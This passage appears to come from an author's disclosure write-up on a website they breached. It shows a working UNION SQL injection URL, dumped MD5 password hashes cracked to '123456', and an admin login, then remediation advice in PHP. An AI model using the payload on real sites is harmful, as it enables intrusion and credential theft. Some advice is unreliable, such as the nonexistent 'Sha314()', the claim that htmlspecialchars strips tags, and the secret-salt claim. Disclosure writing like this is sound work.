
I now need to get the password, username and email to breach the site. So, we use a simple select statement to that. Upon using the below link:

http://HHHHHHH.com/website/models?id=4%27%20UNION%20SELECT%20username,%20email,%20password%20FROM%20user;%20--%20%27;%27

The above query has the structure:

SELECT \`id\`,\`name\`,\`image\` FROM \`HHHHH_model\` WHERE \`category\` = '4' UNION SELECT username,email,password FROM user; -- ‘;’

We get the following result:



From the inspect element we get:

admin@HHHHHHH.com

password: 5d122e7cc6ea7459dcb3c2b8d6449a78

e10adc3949ba59abbe56e057f20f883e

After looking at the passwords, it is clear that the password has been hashed using the Md5 hashing algorithm. A hash is random string generated for some input value. Md5 should never be used to store passwords as they can be decrypted easily with the help of a rainbow table. So, it should not be too difficult to crack these.

//

As the site is now fixed, I can also disclose the following:


On using a rainbow table, we get the following:

e10adc3949ba59abbe56e057f20f883e= 123456

That is right! The password is " 123456 "! Well, Lol! Although at this point, I am not really surprised, given the state of the rest of the site!

Using the email id I found and 123456 as password I am able to login as an administrator.

Here is the admin panel. It had to be blurred obviously!



//

3) Conclusion:

The site is poorly built and is allowing SQL injection and XSS as I have already shown. No SSL has been used. For SQLi the best prevention method is prepared statements. For XSS, data should be filtered before accepting. For storing passwords, use a hash and a salt to make it impossible to crack.

3.a) These are methods to prevent the flaws I pointed out:

3.a.i) For SQL:

The basic structure of SQL with prepared statements in PHP is:

//

```
<?php
$mysqli = new mysqli("localhost", "my_user", "my_password", "world");

/* check connection */
if (mysqli_connect_errno()) {
   printf("Connect failed: %s\n", mysqli_connect_error());
   exit();
}

$city = "Amersfoort";

/* create a prepared statement */
if ($stmt = $mysqli->prepare("SELECT District FROM City WHERE Name=?")) {

   /* bind parameters for markers */
   $stmt->bind_param("s", $city);
   /* execute query */
   $stmt->execute();

   /* bind result variables */
   $stmt->bind_result($district);

   /* fetch value */
   $stmt->fetch();

   printf("%s is in district %s\n", $city, $district);

   /* close statement */
   $stmt->close();
}

/* close connection */
$mysqli->close();
?>
```

//

3.a.ii) For xss filtering we use the php function :

//

htmlspecialchars(*string,flags,character-set,double_encode*)

//this strips the HTML tags from a string and encodes them before displaying

//

3.a.iii) For storing password:

Md5, as discussed earlier, as well as algorithms linke Sha256(), Sha314(), etc are not suitable for storing passwords. We use hashing as well as salting to protect passwords. A salt is a random string generated by the computer that is merged with the hash of the password. This means that in the event of a DB breach, passwords can't be cracked unless the attacker is able to get the salt. The salt is stored by the computer securely. So cracking the password is almost impossible.

An e.g. of hashing and salting using PHP's default salting mechanism is:


//

```
$hash = password_hash($_POST['password'], PASSWORD_DEFAULT, ['cost' => 12]);


// $hash would be the $hash (above) stored in your database for this user

$checked = password_verify($_POST['password'], $hash);

if ($checked) {
    echo 'password correct';
} else {
    echo 'wrong credentials';
}
```

//

We can improve upon this by adding a pepper. A pepper is yet another random string.

As per the official documentation of php we can see their recommendations about the same:



passwords from users. Without hashing, any passwords that are stored in your application's database can be stolen if the database is compromised, and then immediately used to compromise not only your application, but also the accounts of your users on other services, if they do not use unique passwords.

By applying a hashing algorithm to your user's passwords before storing them in your database, you make it implausible for any attacker to determine the original password, while still being able to compare the resulting hash to the original password in the future.

It is important to note, however, that hashing passwords only protects them from being compromised in your data store, but does not necessarily protect them from being intercepted by malicious code injected into your application itself.

Why are common hashing functions such as md5() and sha1() unsuitable for passwords?

Hashing algorithms such as MD5, SHA1 and SHA256 are designed to be very fast and efficient. With modern techniques and computer equipment, it has become trivial to "brute force" the output of these algorithms, in order to determine the original input.

Because of how quickly a modern computer can "reverse" these hashing algorithms, many security professionals strongly suggest against their use for password hashing.

How should I hash my passwords, if the common hash functions are not suitable?

When hashing passwords, the two most important considerations are the computational expense, and the salt. The more computationally expensive the hashing algorithm, the longer it will take to brute force its output.

PHP 5.5 provides a native password hashing API that safely handles both hashing and verifying passwords in a secure manner. There is also » a pure PHP compatibility library available for PHP 5.3.7 and later.

Another option is the crypt() function, which supports several hashing algorithms in PHP 5.3 and later. When using this function, you are guaranteed that the algorithm you select is available, as PHP contains native implementations of each supported algorithm, in case one or more are not supported by your system.

So finally, we can take this way further that what I have shown in this paper. I will write another paper exploring these possibilities.